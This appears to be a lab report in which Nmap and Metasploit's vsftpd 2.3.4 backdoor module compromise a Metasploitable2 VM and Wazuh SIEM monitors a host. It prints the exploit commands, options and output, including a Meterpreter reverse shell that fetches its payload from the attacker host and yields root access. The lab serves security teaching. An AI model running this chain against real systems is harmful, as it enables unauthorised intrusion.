

VULNERABILITY ASSESSMENT AND SIEM MONITORING USING METASPLOIT, NMAP & WAZUH

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INTRODUCTION

This project demonstrates vulnerability assessment and security monitoring using Kali Linux, Metasploitable2, and Wazuh SIEM. The objective was to identify open ports and vulnerable services on the target machine and monitor the activities using a SIEM platform.

TOOLS USED

- Kali Linux
- Nmap
- Metasploit Framework
- Metasploitable2
- Wazuh SIEM
- Docker

1. Network Configuration:

The attacker machine (Kali Linux) and target machine (Metasploitable2) were configured in the same network.

i. Attacker Machine IP Verification:

```
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ip addr  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 08:00:27:10:8e:05 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.3/24 brd 10.0.2.255 scope global eth0  
    inet6 fe80::a00:27ff:fe10:8e05/64 scope link  
        valid_lft forever preferred_lft forever  
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000  
    link/ether 08:00:27:4a:19:60 brd ff:ff:ff:ff:ff:ff  
msfadmin@metasploitable:~$ _
```

Description:

The Metasploitable2 machine network configuration was checked using the **ip addr** command.

ii. DHCP Configuration for eth1:

```
msfadmin@metasploitable:~$ sudo dhclient eth1
[sudo] password for msfadmin:
Internet Systems Consortium DHCP Client V3.0.6
Copyright 2004-2007 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/

Listening on LPF/eth1/08:00:27:4a:19:60
Sending on   LPF/eth1/08:00:27:4a:19:60
Sending on   Socket/fallback
DHCPDISCOVER on eth1 to 255.255.255.255 port 67 interval 4
DHCPOFFER of 192.168.56.101 from 192.168.56.100
DHCPREQUEST of 192.168.56.101 on eth1 to 255.255.255.255 port 67
DHCPACK of 192.168.56.101 from 192.168.56.100
bound to 192.168.56.101 -- renewal in 281 seconds.
msfadmin@metasploitable:~$
```

Description:

DHCP was enabled on interface **eth1** to obtain an IP address in the host-only network

2.Port Scanning and Enumeration:

Nmap was used to scan the target machine and identify running services and open ports.

Command Used:

- `nmap 192.168.56.101`

```
(root@kali)-[/home/kali]
# nmap 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-28 03:55 -0400
Nmap scan report for 192.168.56.101
Host is up (0.00036s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:4A:19:60 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.79 seconds
```

Description:

The scan revealed multiple open ports including FTP, SSH, Telnet, HTTP, MySQL, Samba, and PostgreSQL services.

3.Vulnerability Identification:

The Metasploit Framework was used to search for known exploits related to the vulnerable FTP service.

Command Used:

- search vsftpd

[illegible]

Description:

Metasploit identified the **vsftpd_234_backdoor** exploit module for **VSFTPD version 2.3.4**.

4. Exploit Configuration:

The exploit module was loaded and configured with the target IP address.

Command Used:

- use exploit/unix/ftp/vsftpd_234_backdoor
- show options

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Name	Current Setting	Required	Description
RHOSTS	192.168.56.101	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

```

Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):
```

Name	Current Setting	Required	Description
FETCH_COMMAND	CURL	yes	Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
FETCH_DELETE	false	yes	Attempt to delete the binary after execution
FETCH_FILELESS	none	yes	Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)
FETCH_SRVHOST		no	Local IP to use for serving payload
FETCH_SRVPORT	8080	yes	Local port to use for serving payload
FETCH_URIPATH		no	Local URI to use for serving payload
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```

When FETCH_COMMAND is one of CURL,GET,WGET:
```

Name	Current Setting	Required	Description
FETCH_PIPE	false	yes	Host both the binary payload and the command so it can be piped directly to the shell.

```

When FETCH_FILELESS is none:
```

Name	Current Setting	Required	Description
FETCH_FILENAME	jnTnRqbW	no	Name to use on remote system when storing payload; cannot contain spaces or slashes
FETCH_WRITABLE_DIR	./	yes	Remote writable dir to store payload; cannot contain spaces

```

Exploit target:
```

Id	Name
0	Linux/Unix Command

Description:

The exploit options including RHOSTS, LHOST, and payload configuration were verified before exploitation.

5. Exploitation Phase:

The exploit was executed successfully against the target machine.

Command Used:

- exploit

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.56.101:21 - FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
[+] 192.168.56.101:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[+] 192.168.56.101:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.101:53747) at 2026-05-28 04:51:44 -0400
meterpreter >
meterpreter > █
```

Description:

A Meterpreter session was successfully opened after exploiting the vulnerable VSFTPD service.

6.Privilege Verification:

The attacker verified the privilege level obtained after exploitation.

Command Used:

- `getuid`

```
meterpreter > getuid  
Server username: root
```

Description:

The Meterpreter session confirmed root-level access on the target machine.

7.System Information Gathering:

System details of the compromised machine were collected.

Commands Used:

- `sysinfo`
- `shell`

```
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > shell
Process 5014 created.
Channel 1 created.
```

Description:

System information including operating system, architecture, and hostname of the target machine was displayed.

8. Docker Verification for Wazuh:

Docker installation was verified before starting the Wazuh SIEM environment.

Command Used:

- docker --version


```
kali@ubuntu-elk:~$ docker --version
Docker version 29.5.2, build 79eb04c
kali@ubuntu-elk:~$ _
```

Description:

Docker was successfully installed and configured for Wazuh deployment.

9.Wazuh Login Interface:

The Wazuh SIEM web interface was accessed successfully.



Description:

The Wazuh login portal was opened through the browser using the server IP address.

10. Wazuh Agent Verification:

The Wazuh agent status was verified on Kali Linux.

Command Used:

- `sudo systemctl status wazuh-agent`

```
(root@kali)-[/home/kali]
# sudo systemctl status wazuh-agent
● wazuh-agent.service - Wazuh agent
   Loaded: loaded (/usr/lib/systemd/system/wazuh-agent.service; enabled; preset: disabled)
   Active: active (running) since Thu 2026-05-28 15:19:06 EDT; 11s ago
     Invocation: 39d5b25f8ef94c91aecc22b7fe224282
   Process: 349580 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)
    Tasks: 29 (limit: 2112)
   Memory: 47M (peak: 50.7M)
      CPU: 1.205s
   CGroup: /system.slice/wazuh-agent.service
           └─349610 /var/ossec/bin/wazuh-execd
             └─349629 /var/ossec/bin/wazuh-agentd
               └─349650 /var/ossec/bin/wazuh-syscheckd
                 └─349660 /var/ossec/bin/wazuh-logcollector
                   └─349674 /var/ossec/bin/wazuh-modulesd

May 28 15:19:00 kali systemd[1]: Starting wazuh-agent.service - Wazuh agent ...
May 28 15:19:00 kali env[349580]: Starting Wazuh v4.7.2 ...
May 28 15:19:01 kali env[349580]: Started wazuh-execd ...
May 28 15:19:03 kali env[349580]: Started wazuh-agentd ...
May 28 15:19:03 kali env[349580]: Started wazuh-syscheckd ...
May 28 15:19:03 kali env[349580]: Started wazuh-logcollector ...
May 28 15:19:04 kali env[349580]: Started wazuh-modulesd ...
May 28 15:19:06 kali env[349580]: Completed.
May 28 15:19:06 kali systemd[1]: Started wazuh-agent.service - Wazuh agent.


(root@kali)-[/home/kali]
#
```

Description:

The Wazuh agent service was running successfully on the attacker machine.

11. Wazuh Dashboard Monitoring:

The Wazuh dashboard displayed active monitoring modules and security features.




Description:

The dashboard showed modules including Security Events, Integrity Monitoring, Vulnerability Detection, and MITRE ATT&CK.

12. Agent Monitoring in Wazuh:

The connected agent was visible in the Wazuh SIEM dashboard.




Description:

The Kali Linux agent was successfully connected and actively monitored by Wazuh

13. Security Event Monitoring:

The generated security events and logs were visible in the Wazuh event dashboard.



Description:

Wazuh displayed multiple security events, audit logs, and system monitoring alerts collected from the agent.

CONCLUSION

This project demonstrated how penetration testing and SIEM monitoring work together in a cyber security environment. Nmap and Metasploit were used to identify and exploit vulnerabilities in the target system, while Wazuh SIEM monitored the system activity and generated security alerts.

The project helped in understanding:

- Network scanning and enumeration
- Vulnerability assessment
- Exploitation techniques
- Meterpreter session handling
- SIEM monitoring and alert analysis
- Security event visualization using Wazuh

The practical implementation provided hands-on experience in offensive and defensive cyber security techniques.